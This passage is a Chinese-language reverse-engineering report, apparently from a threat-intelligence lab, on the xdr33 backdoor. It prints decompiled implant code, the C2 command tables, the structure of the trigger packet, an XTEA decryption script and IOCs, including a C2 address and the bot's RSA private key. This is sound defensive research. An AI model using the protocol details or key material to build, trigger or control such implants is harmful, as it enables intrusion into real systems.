
```
xtea_enc((int)v66, 1, (unsigned int *)v63, v61);
```

```
already_send = 0;
do
{
  v39 = v49 - already_send;
  if ( v49 - already_send > 4052 )
    v39 = 4052;
  if ( crypto_write((int)v54, (unsigned int *)((char *)v15 + already_send), v39) < 0 )
    goto LABEL_90;
  memset(v63, 0, sizeof(v63));
  v40 = crypto_read(v54, (unsigned int *)v63, 30u);
  if ( v40 < 0 )
  {
    sub_80997AE("2");
    goto LABEL_90;
  }
  if ( !v40 )
    break;
  already_send += hex((int)v63);
}
while ( v49 > already_send );
```

另外值得一提的是，XTEA加密只在Step3中使用，后续的Step4中网络流量仅仅使用SSL协商好的加密加密套件，不再使用XTEA。

Step4: 等待执行指令（xdr33新增功能）

当设备信息上报完毕后，C2向Bot发送8字节的本周期任务次数N，若N等于0就休眠一定时间，进入下一个周期的Beacon Task；反之就下发264字节的任务。Bot接收到任务后，对其进行解析，并执行相应的指令。




支持的指令如下表所示：


INDEX	FUNCTION
0x01	Download File
0x02	Execute CMD with fake name "[kworker/3:1-events]"
0x03	Update
0x04	Upload File
0x05	Delete
0x08	Launch Shell
0x09	Socket5 Proxy
0x0b	Update BEACONINFO

网络流量示例

实际中xdr33产生的step2流量



step3中的交互，以及step4的流量



我们从中能得到什么信息呢?

1. 设备信息长度字串的长度，0x1 ^ 0x5 = 0x4
2. 设备信息长度，0x31,0x32,0x37,0x35 分别 xor 5得到 4720
3. tea key `2E 09 9B 08 CF 53 BE E7 A0 BE 11 42 31 F4 45 3A`
4. C2会确认BOT上报的设备信息长度，4052+668 = 4720,和第2点是能对应上的
5. 本周期任务数 `00 00 00 00 00 00 00 00` ，即无任务，所以不会下发264字节的具体任务

关于加密的设备信息，可以通过以下代码进行解密，以解密前8字节`65 d8 b1 f9 b8 37 37 eb`为例，解密后的数据为`00 22 00 14 42 5A 68 39`，包含了`beacon_header_version + os+ bzip magic`，和前面的分析能够一一对应。

```
import hexdump
import struct

def xtea_decrypt(key,block,n=32,endian="!"):
    v0,v1 = struct.unpack(endian+"2L", block)
    k = struct.unpack(endian+"4L",key)
    delta,mask = 0x9e3779b9,0xffffffff
    sum = (delta * n) & mask
    for round in range(n):
        v1 = (v1 - (((v0<<4 ^ v0>>5) + v0) ^ (sum + k[sum>>11 & 3]))) & mask
        sum = (sum - delta) & mask
        v0 = (v0 - (((v1<<4 ^ v1>>5) + v1) ^ (sum + k[sum & 3]))) & mask
    return struct.pack(endian+"2L",v0,v1)

def decrypt_data(key,data):
    size = len(data)
    i = 0
    ptext = b''
    while i < size:
        if size - i >= 8:
            ptext += xtea_decrypt(key,data[i:i+8])
        i += 8
    return ptext
key=bytes.fromhex("""
2E 09 9B 08 CF 53 BE E7  A0 BE 11 42 31 F4 45 3A
""")
enc_buf=bytes.fromhex("""
65 d8 b1 f9 b8 37 37 eb
""")

hexdump.hexdump(decrypt_data(key,enc_buf))
```

Trigger Task

Trigger主要功能是监听所有流量，等待特定格式的Triggger IP报文，当报文以及隐藏在报文中的Trigger Payload通过层层校验之后，Bot就和Trigger Payload中的C2建立通信，等待执行下发的指令。

0x1: 监听流量

使用函数调用**socket(PF_PACKET, SOCK_RAW, htons(ETH_P_IP))**，设定RAW SOCKET捕获IP报文，再通过以下代码片段对IP报文处理，可以看出Tirgger支持TCP,UDP，报文Payload最大长度为472字节。这种流量嗅探的实现方式会加大CPU的负载，事实上在socket上使用BPF-Filter效果会更好。


```
if ( protocol != 17 )
{
  if ( protocol == 6 )                          // tcp part
  {
    HIBYTE(v12) = v4->tot_len;
    LOBYTE(v12) = HIBYTE(v4->tot_len);
    tcp = (tcphdr *)((char *)v4 + 4 * v6);
    tcppayload_len = v12 - 4 * v6 - 4 * (*((_BYTE *)tcp + 12) >> 4);
    if ( (unsigned __int16)(tcppayload_len - 126) <= 346u )
      return check_tcp((int)tcp, tcppayload_len, outbuf);
  }
  return -1;
}
HIBYTE(v7) = v4->tot_len;                       // udp part
LOBYTE(v7) = HIBYTE(v4->tot_len);
udp = (char *)v4 + 4 * v6;
v9 = v7 - 154;
udppayload_len = v7 - 28;
result = 0xFFFFFFFF;
if ( v9 <= 346u )
  return -(check_udp((int)udp, udppayload_len, outbuf) != 0);
return result;
}
```

472 maximum

Support TCP UDP Protocol

0x2: 校验Trigger报文

符合长度要求的TCP,UDP报文使用相同的处理函数check_payload进行进一步校验，



check_payload的代码如下所示:

```
v3 = crc16((unsigned __int8 *)(payload + 8), 84);
result = -1;
v5 = (_WORD *)(payload + v3 % 200u + 92);
if ( (unsigned int)v5 <= payload + (unsigned int)len )
{
  HIBYTE(v6) = *v5;
  LOBYTE(v6) = HIBYTE(*v5);
  if ( v3 == v6 )
  {
    HIBYTE(v7) = *(_WORD *)(payload + v3 % 200u + 94);
    LOBYTE(v7) = HIBYTE(*(_WORD *)(payload + v3 % 200u + 94));
    v8 = v7 % 127u;
    result = -1;
    if ( !v8 )
    {
      for ( i = 0; i != 29; ++i )
        *(_BYTE *)(out + i) = *((_BYTE *)v5 + i + 12) ^ *(_BYTE *)(v3 % 55u + payload + i + 8);
      return 0;
    }
  }
}
return result;
}
```

calc crc16 offset

crc16 check


mod 127 check

decrypt trigger payload

可以看出它的处理逻辑：

1. 使用CRC16/CCITT-FALSE算法计算报文中偏移8到92的CRC16值，得到crcValue
2. 通过crcValue % 200+ 92得到crcValue在在报文中的偏移值，crcOffset
3. 校验报文中crcOffset处的数据是否等于crcValue，若相等进入下一步
4. 校验报文中crcOffset+2处的数据是否是127的整数倍，若是，进入下一步
5. Trigger_Payload是加密的，起始位置为crcOffset+12，长度为29字节。Xor_Key的起始位置是crcValue%55+8，将2者逐字节XOR，就得到了Trigger_Paylaod

至此可以确定**Trigger**报文格式是这样的：



0x3: 校验 Trigger Payload

如果Trigger报文通过校验，则通过check_trigger函数继续对Trigger Payload进行校验

```
int __cdecl check_trigger(int payload, int out)
{
  int result; // eax
  __int16 v3; // di
  __int16 v4; // ax

  if ( !payload )
    return -1;
  if ( !out )
    return -1;
  v3 = *(_WORD *)(payload + 27);
  *(_WORD *)(payload + 27) = 0;
  if ( (unsigned __int16)crc16((unsigned __int8 *)payload, 29) != __ROL2__(v3, 8) )
    return -1;
  *(_DWORD *)(out + 4) = *(_DWORD *)(payload + 1);
  HIBYTE(v4) = *(_WORD *)(payload + 5);
  LOBYTE(v4) = HIBYTE(*(_WORD *)(payload + 5));
  *(_WORD *)(out + 8) = v4;
  result = 0;
  qmemcpy((void *)(out + 12), (const void *)(payload + 7), 0x14u);
  return result;
}
```

crc check

trigger c2

trigger port


sha1

可以看出它的处理逻辑：

1. 取出Trigger Payload最后2字节，记作crcRaw
2. 将Trigger Payload最后2字节置0，计算其CRC16，记作crcCalc
3. 比较crcRaw，crcCalc，若相等，说明Trigger Payload在结构上是有效的

接着计算过Trigger Payload中的key的SHA1，和Bot中硬编码的SHA1 **46a3c308401e03d3195c753caa14ef34a3806593**进行比对。如果相等，说明Trigger Payload在内容是也是有效的，可以进入到最后一步，和Trigger Payload中的C2建立通信，等待执行其下发的指令。

至此可以确定**Trigger Payload**的格式是这样的：



0x4: 执行Trigger C2的指令

当一个Trigger报文通过层层校验之后，Bot就主动和Trigger Payload中指定的C2进行通信，等待执行C2下发指令。

```
while ( 1 )
{
  sub_804A4A4(v8, 8);
  sub_8097EE2(0xE10u);
  memset(buf, 0, 264u);
  v4 = ssl_read((int *)dword_80EA728, buf, 264u);
  if ( v4 < 0 )
    break;
  sub_8097EE2(0);
  if ( v3 )
    sub_80A0827(v3);
  v3 = heapalloc(0xFFu);
  qmemcpy(v3, (char *)buf + 1, 255u);
  switch ( LOBYTE(buf[0]) )
  {
    case 0:
    case 10:
      v8[0] = 0;
      goto LABEL_21;
    case 1:
      v5 = task_1(dword_80EA728, (char *)v3, _byteswap_ulong(buf[64]), 0);
      goto LABEL_25;
    case 2:
      memset(v8, 0, sizeof(v8));
      v5 = task_2(v3, dword_80EA728, (int)v3, 0);
      goto LABEL_25;
    case 4:
      v5 = task_4(dword_80EA728, (char *)v3);
```

支持的指令如下表所示：

INDEX	FUNCTION
0x00,0x00a	Exit
0x01	Download File
0x02	Execute CMD
0x04	Upload File
0x05	Delete
0x06	Shutdown
0x08	Launch SHELL
0x09	SOCKET5 PROXY

INDEX	FUNCTION
0x0b	Update BEACONINFO

值得一提的是，Trigger C2与Beacon C2在通信的细节上有所不同。Bot与Trigger C2在建立SSL隧道之后，会使用Diffie-Helllman密钥交换以建立共享密钥，这把钥匙用于AES算法创建第二层加密。


```
// start TLS handshake
DL(3);
if ( crypt_handshake(cp) != SUCCESS )
{
        DLX(2, printf("ERROR: TLS connection with TLS server failed to initialize.\n"));
                crypt_cleanup(cp);
        return FAILURE; //TODO: SHOULD THESE BE GOING TO EXIT AT BOTTOM???
}
DLX(3, printf("TLS handshake complete.\n"));

// Create AES Tunnel
if (aes_init(cp) == 0) {
        DLX(4, printf("aes_init() failed\n"));
        goto Exit;
}

while(!fQuit)
{
        COMMAND cmd;
        REPLY ret;
```

实验

为了验证Trigger部分逆向分析的正确性，我们对xdr33的SHA1值进行了Patch，填入了**NetlabPatched,Enjoy!** 的SHA1，并实现了附录的GenTrigger代码，用以产生UDP类型Trigger 报文。

我们在虚拟机**192.168.159.133**运行Patch后的xdr33样本，构造C2为**192.168.159.128:6666**的Trigger Payload，并以UDP的方式发送给

192.168.159.133。最终效果如下，可以看到xdr33所在的implanted host在收到UDP Trigger报文后，和我们预想中的一样，向预设的Trigger C2发起了通信请求，Cool！



联系我们

至此xdr33的分析告一段落，这是我们目前掌握的关于这个魔改攻击套件的情况。如果社区有更多线索，以及感兴趣的读者，可以在 twitter 或者通过邮件netlab[at]360.cn联系我们。

IOC

sample

```
ee07a74d12c0bb3594965b51d0e45b6f

patched sample
```

```
af5d2dfcafbb23666129600f982ecb87
```

C2

```
45.9.150.144:443
```

BOT Private Key

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA6XthqPjU3XFu8/4PMVQ4iqJbleXmXhbVWMPhY/sTndEcO5vQ
mIMNJc1mISZTNPzddXSrj0h9GJe0ix0CIZID3bHyZHLiqb/ewylFmqSOVkviG/Je
o17UAqhsNGpVu/l8FM3qCHJE7z+wBqHdwVIZMt9vLaLti2KyJV+j1F1GTk8X2jcI
4DnnVKJE81rSafzaX2JBc6J6hovFMMP9IGb2LwRQMZNtZqSus6JMolhkO0dtvxXK
yTm1k79HL3PlZdgKt6HJFoukwkWND8NNTbcBXDWWDdJ42g/1I0Z7tMkdKFgfjUut
90LXKRRuENcUrbi75L6P2FRwPnqvVv+3N25MZQIDAQABAoIBADtguG57kc8bWQdO
NljqPVLshXQyuop1Lh7b+gcuREffdVmnf745ne9eNDn8AC86m6uSV0siOUY21qCG
aRNWigsohSeMnB5lgGaLqXrxnI1P0RogYncT18ExSgtue41Jnoe/8mPhg6yAuuiE
49uVYHkyn5iwlc7b88hTcVvBuO6S7HPqqXbDEBSoKL0o60/FyPb0RKigprKooTo/
KVCRFDT6xpAGMnjZkSSBJB2cgRxQwkcyghMcLJBvsZXbYNihiXiiiwaLvk4ZeBtf
0hnb6Cty840juAIGKDiUELijd3JtVKaBy41KLrdsnC+8JU3RIVGPtPDbwGanvnCk
Ito7gqUCgYEA+MucFy8fcFJtUnOmZ1Uk3AitLua+IrIEp26IHgGaMKFA0hnGEGvb
ZmwkrFj57bGSwsWq7ZSBk8yHRP3HSjJLZZQIcnnTCQxHMXa+YvpuEKE5mQSMwnlu
YH9S2S0xQPi1yLQKjAVVt+zRuuJvMv0dOZAOfdib+3xesPv2fIBu0McCgYEA8D4/
zygeF5k4Omh0l235e08lkqLtqVLu23vJ0TVnP2LNh4rRu6viBuRW7O9tsFLng8L8
aIohdVdF/E2FnNBhnvoohs8+IeFXlD8ml4LC+QD6AcvcMGYYwLIzewODJ2d0ZbBI
hQthoAw9urezc2CLy0da7H9Jmeg26utwZJB4ZXMCgYEAyV9b/rPoeWxuCd+Ln3Wd
+O6Y5i5jVQfLlo1zZP4dBCFwqt2rn5z9H0CGymzWFhq1VCrT96pM2wkfr6rNBHQC
7LvNvoJ2WotykEmxPcG/Fny4du7k03+f5EEKGLhodlMYJ9P5+W1T/SOUefRO1vFi
FzZPVHLfhcUbi5rU3d7CUv8CgYBG82tu578zYvnbLhw42K7UfwRusRWVazvFsGJj
Ge17J9fhTtswHMwtEuSlJvTzHRjorf5TdW/6MqMlp1Ntg5FBHUo4vh3wbZeq3Zet
KV4hoesz+pv140EuL7LKgrgKPCCBI7XXLQxQ8yyL51LlIT9H8rPkopb/EDif2paf
7JbSBwKBgCY8+aO44uuR2dQm0SIUqnb0MigLRs1qcWIfDfHF9K116sGwSK4SD9vD
poCA53ffcrTi+syPiUuBJFZG7VGfWiNJ6GWs48sP5dgyBQaVq5hQofKqQAZAQ0f+
7TxBhBF4n2gc5AhJ3fQAOXZg5rgNqhAln04UAIlgQKO69fAvfzID
-----END RSA PRIVATE KEY-----
```

BOT Certificate

```
-----BEGIN CERTIFICATE-----
MIIFJTCCBA2gAwIBAgIBAzANBgkqhkiG9w0BAQsFADCBzjELMAkGA1UEBhMCWkEx
FTATBgNVBAgMDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYD
```

```
VQQKDBRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECwwfQ2VydGlmaWNhdGlv
biBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAwwYVGhhd3RlIFByZW1pdW0gU2Vy
dmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29t
MB4XDTIyMTAwNzE5NTAwN1oXDTIzMDMxNjE5NTAwN1owgYExCzAJBgNVBAYTAlJV
MR0wGwYDVQQKDBRLYXNwZXJza3kgTGFib3JhdG9yeTEUMBIGA1UEAwwLRW5naW5l
ZXJpbmcxDjAMBgNVBAMMBXhkcjMzMQ8wDQYDVQQIDAZNb3Njb3cxDzANBgNVBAcM
Bk1vc2NvdzELMAkGA1UECwwCSVQwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
AoIBAQDpe2Go+NTdcW7z/g8xVDiKoluV5eZeFtVYw+Fj+xOd0Rw7m9CYgw0lzWYh
JlM0/N11dKuPSH0Yl7SLHQIhkgPdsfJkcuKpv97DKUWapI5WS+Ib8l6jXtQCqGw0
alW7+XwUzeoIckTvP7AGod3BUhky328tou2LYrIlX6PUXUZOTxfaNwjgOedUokTz
WtJp/NpfYkFzonqGi8Uww/0gZvYvBFAxk21mpK6zokyiWGQ7R22/FcrJObWTv0cv
c+Vl2Aq3ockWi6TCRY0Pw01NtwFcNZYN0njaD/UjRnu0yR0oWB+NS633QtcpFG4Q
1xStuLvkvo/YVHA+eq9W/7c3bkxlAgMBAAGjggFXMIIBUzAMBgNVHRMBAf8EAjAA
MB0GA1UdDgQWBBRc0LAOwW4C6azovupkjX8R3V+NpjCB+wYDVR0jBIHzMIHwgBTz
BcGhW/F2gdgt/v0oYQtatP2x5aGB1KSB0TCBzjELMAkGA1UEBhMCWkExFTATBgNV
BAgMDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYDVQQKDBRU
aGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECwwfQ2VydGlmaWNhdGlvbiBTZXJ2
aWNlcyBEaXZpc2lvbjEhMB8GA1UEAwwYVGhhd3RlIFByZW1pdW0gU2VydmVyIENB
MSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29tggEAMA4G
A1UdDwEB/wQEAwIF4DAWBgNVHSUBAf8EDDAKBggrBgEFBQcDAjANBgkqhkiG9w0B
AQsFAAOCAQEAGUPMGTtzrQetSs+w12qgyHETYp8EKKk+yh4AJSC5A4UCKbJLrsUy
qend0E3plARHozy4ruII0XBh5z3MqMnsXcxkC3YJkjX2b2EuYgyhvvIFm326s48P
o6MUSYs5CFxhhp/N0cqmqGgZL5V5evI7P8NpPcFhs7u1ryGDcK1MTtSSPNPy3F+c
d707iRXiRcLQmXQTcjmOVKrohA/kqqtdM5EUl75n9OLTinZcb/CQ9At+5Sn91AI3
ngd22cyLLC3O4F14L+hqwMd0ENSjanX38iZ2EY8hMpmNYwPOVSQZ1FpXqrkW1ArI
lHEtKB3YMeSXQHAsvBQD0AlW7R7JqHdreg==
-----END CERTIFICATE-----
```

CA Certificate

```
-----BEGIN CERTIFICATE-----
MIIFXTCCBEWgAwIBAgIBADANBgkqhkiG9w0BAQsFADCBzjELMAkGA1UEBhMCWkEx
